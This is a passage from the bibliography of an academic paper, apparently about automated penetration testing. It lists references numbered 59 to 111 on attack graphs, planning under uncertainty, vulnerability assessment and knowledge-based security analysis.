- [59] Douglas B Lenat and Ramanathan V Guha. *Building large knowledge-based systems; representation and inference in the Cyc project*. Addison-Wesley Longman Publishing Co., Inc., 1989.
- [60] Gordon Fyodor Lyon. *Nmap network scanning: The official Nmap project guide to network discovery and security scanning*. Insecure, 2009.
- [61] Drew Malzahn, Zachary Birnbaum, and Cimone Wright-Hamor. Automated vulnerability testing via executable attack graphs. In *2020 International Conference on Cyber Security and Protection of Digital Services (Cyber Security)*, pages 1–10. IEEE, 2020.
- [62] MarketsandMarkets. Penetration testing market by component. 2020.
- [63] Mario Martin and Hector Geffner. Learning generalized policies from planning examples using concept languages. *Applied Intelligence*, 20(1):9–19, 2004.
- [64] Drew McDermott, Malik Ghallab, Adele Howe, Craig Knoblock, Ashwin Ram, Manuela Veloso, Daniel Weld, and David Wilkins. Pddl-the planning domain definition language, 1998.
- [65] Dean Richard McKinnel, Tooska Dargahi, Ali Dehghantanha, and Kim-Kwang Raymond Choo. A systematic literature review and meta-analysis

- on artificial intelligence in penetration testing and vulnerability assessment. *Computers & Electrical Engineering*, 75:175–188, 2019.
- [66] Peter Mell, Karen Scarfone, and Sasha Romanosky. Common vulnerability scoring system. *IEEE Security & Privacy*, 4(6):85–89, 2006.
- [67] Daniel Miessler. Securing the internet of things: Mapping attack surface areas using the owasp iot top 10. In *RSA Conference*, 2015.
- [68] George A Miller. Wordnet: a lexical database for english. *Communications of the ACM*, 38(11):39–41, 1995.
- [69] Mahin Mirjalili, Alireza Nowroozi, and Mitra Alidoosti. A survey on web penetration test. *Advances in Computer Science: an International Journal*, 3(6):107–121, 2014.
- [70] Volodymyr Mnih, Koray Kavukcuoglu, David Silver, Alex Graves, Ioannis Antonoglou, Daan Wierstra, and Martin Riedmiller. Playing atari with deep reinforcement learning. *arXiv preprint arXiv:1312.5602*, 2013.
- [71] George E Monahan. State of the art survey of partially observable markov decision processes: theory, models, and algorithms. *Management science*, 28(1):1–16, 1982.
- [72] S Morgan. Global cybersecurity spending predicted to exceed 1trillionfrom2017 – 2021. *CybercrimeMagazine, Jun*, 2019.
- [73] Steve Morgan. Cybersecurity talent crunch to create 3.5 million unfilled jobs globally by 2021. *Cybercrime Magazine*, 2019.
- [74] Francois Mouton, Louise Leenen, and Hein S Venter. Social engineering attack examples, templates and scenarios. *Computers & Security*, 59:186–209, 2016.
- [75] Mark A Musen et al. The protégé project: a look back and a look forward. *AI matters*, 1(4):4, 2015.

-
- [76] Chris Nickerson, Dave Kennedy, E Smith, A Rabie, S Friedli, J Searle, B Knight, C Gates, and J McCray. Penetration testing execution standard, 2014.
- [77] Zhu Ning, Chen Xin-yuan, Zhang Yong-fu, and Xin Si-yuan. Design and application of penetration attack tree model oriented to attack resistance test. In *2008 International Conference on Computer Science and Software Engineering*, volume 3, pages 622–626. IEEE, 2008.
- [78] Duane Norton. An ettercap primer. *SANS Institute InfoSec Reading Room*, 5, 2004.
- [79] Jorge Lucangeli Obes, Carlos Sarraute, and Gerardo Richarte. Attack planning in the real world. *arXiv preprint arXiv:1306.4044*, 2013.
- [80] Xinming Ou, Sudhakar Govindavajhala, and Andrew W Appel. Mulval: A logic-based network security analyzer. In *USENIX security symposium*, volume 8, pages 113–128. Baltimore, MD, 2005.
- [81] Yusuf Perwej, Firoj Parwej, Mumdouh Mirghani Mohamed Hassan, and Nikhat Akhtar. The internet-of-things (iot) security: A technological perspective and review. *International Journal of Scientific Research in Computer Science, Engineering and Information Technology (IJSRCSEIT)*, ISSN, pages 2456–3307, 2019.
- [82] John Pinkston, Jeffrey Undercoffer, Anupam Joshi, and Timothy Finin. A target-centric ontology for intrusion detection. In *In proceeding of the IJCAI-03 Workshop on Ontologies and Distributed Systems. Acapulco, August 9 th*. Citeseer, 2004.
- [83] Anand S Rao and Michael P Georgeff. Modeling rational agents within a bdi-architecture. *KR*, 91:473–484, 1991.
- [84] Rajesh PN Rao. Decision making under uncertainty: a neural model based on partially observable markov decision processes. *Frontiers in computational neuroscience*, 4:146, 2010.
- [85] Andrs Riancho. w3af-web application attack and audit framework. *World Wide Web electronic publication*, 21, 2011.

-
- [86] Mark Roberts, Adele Howe, Indrajit Ray, Malgorzata Urbanska, Zinta S Byrne, and Janet M Weidert. Personalized vulnerability analysis through automated planning. In *Working Notes for the 2011 IJCAI Workshop on Intelligent Security (SecArt)*, page 50, 2011.
- [87] Carlos Sarraute, Olivier Buffet, and Jörg Hoffmann. Pomdps make better hackers: Accounting for uncertainty in penetration testing. In *Twenty-Sixth AAAI Conference on Artificial Intelligence*, 2012.
- [88] Carlos Sarraute, Olivier Buffet, and Jörg Hoffmann. Penetration testing== pomdp solving? *arXiv preprint arXiv:1306.4714*, 2013.
- [89] Carlos Sarraute, Gerardo Richarte, and Jorge Lucángeli Obes. An algorithm to find optimal attack paths in nondeterministic scenarios. In *Proceedings of the 4th ACM workshop on Security and artificial intelligence*, pages 71–80, 2011.
- [90] Bruce Schneier. Attack trees. *Dr. Dobbs journal*, 24(12):21–29, 1999.
- [91] Sugandh Shah and Babu M Mehtre. An overview of vulnerability assessment and penetration testing techniques. *Journal of Computer Virology and Hacking Techniques*, 11(1):27–49, 2015.
- [92] Blake Shepard, Cynthia Matuszek, C Bruce Fraser, William Wechtenhiser, David Crabbe, Zelal Güngördü, John Jantos, Todd Hughes, Larry Lefkowitz, Michael Witbrock, et al. A knowledge-based approach to network security: applying cyc in the domain of network risk assessment. *UMBC Computer Science and Electrical Engineering Department Collection*, 2005.
- [93] Oleg Sheyner, Joshua Haines, Somesh Jha, Richard Lippmann, and Jeannette M Wing. Automated generation and analysis of attack graphs. In *Proceedings 2002 IEEE Symposium on Security and Privacy*, pages 273–284. IEEE, 2002.
- [94] Dorin Shmaryahu, G Shani, J Hoffmann, and M Steinmetz. Constructing plan trees for simulated penetration testing. In *The 26th international conference on automated planning and scheduling*, volume 121, 2016.

-
- [95] Walidatush Sholihah, Sangga Pripambudi, and Anggi Mardiyono. Log event management server menggunakan elastic search logstash kibana (elk stack). *JTIM: Jurnal Teknologi Informasi dan Multimedia*, 2(1):12–20, 2020.
- [96] Kai Simon, Cornelius Moucha, and Jörg Keller. Contactless vulnerability analysis using google and shodan. *J. UCS*, 23(4):404–430, 2017.
- [97] Yaroslav Stefinko, Andrian Piskozub, and Roman Banakh. Manual and automated penetration testing. benefits and drawbacks. modern tendency. In *2016 13th International Conference on Modern Problems of Radio Engineering, Telecommunications and Computer Science (TCSET)*, pages 488–491. IEEE, 2016.
- [98] Blake E Strom, Andy Applebaum, Doug P Miller, Kathryn C Nickels, Adam G Pennington, and Cody B Thomas. Mitre att&ck: Design and philosophy. *Technical report*, 2018.
- [99] Laura P Swiler and Cynthia Phillips. A graph-based system for network-vulnerability analysis. Technical report, Sandia National Labs., Albuquerque, NM (United States), 1998.
- [100] Steven J Templeton and Karl Levitt. A requires/provides model for computer attacks. In *Proceedings of the 2000 workshop on New security paradigms*, pages 31–38, 2001.
- [101] Terry Tidwell, Ryan Larson, Kenneth Fitch, and John Hale. Modeling internet attacks. In *Proceedings of the 2001 IEEE Workshop on Information Assurance and security*, volume 59. United States Military Academy West Point, NY, 2001.
- [102] Andrew van der Stock, Brian Glas, and T Gigler. Owasp top 10 2017. *The Ten Most Critical Web Application Security Risks*, 2017.
- [103] HS Venter and Jan HP Eloff. A taxonomy for information security technologies. *Computers & Security*, 22(4):299–307, 2003.

-
- [104] John Wack, Miles Tracy, and Murugiah Souppaya. Nist special publication 800-42, guideline on network security testing. *Computer Security Division, National Institute of Standards and Technology*, pages 1–92, 2003.
- [105] Ju An Wang and Minzhe Guo. Ovm: an ontology for vulnerability management. In *Proceedings of the 5th Annual Workshop on Cyber Security and Information Intelligence Research: Cyber Security and Information Intelligence Challenges and Strategies*, page 34. ACM, 2009.
- [106] Lingyu Wang, Tania Islam, Tao Long, Anoop Singhal, and Sushil Jajodia. An attack graph-based probabilistic security metric. In *IFIP Annual Conference on Data and Applications Security and Privacy*, pages 283–296. Springer, 2008.
- [107] Jonathan D Weiss. A system security engineering process. In *Proceedings of the 14th National Computer Security Conference*, volume 249, pages 572–581, 1991.
- [108] Michael Wooldridge. *An introduction to multiagent systems*. John Wiley & Sons, 2009.
- [109] Michael Wooldridge and Nicholas R Jennings. Intelligent agents: Theory and practice. *The knowledge engineering review*, 10(2):115–152, 1995.
- [110] Håkan LS Younes and Michael L Littman. Ppddl1. 0: The language for the probabilistic part of ipc-4. In *Proc. International Planning Competition*, 2004.
- [111] Jianming Zhao, Wenli Shang, Ming Wan, and Peng Zeng. Penetration testing automation assessment method based on rule tree. In *2015 IEEE International Conference on Cyber Technology in Automation, Control, and Intelligent Systems (CYBER)*, pages 1829–1833. IEEE, 2015.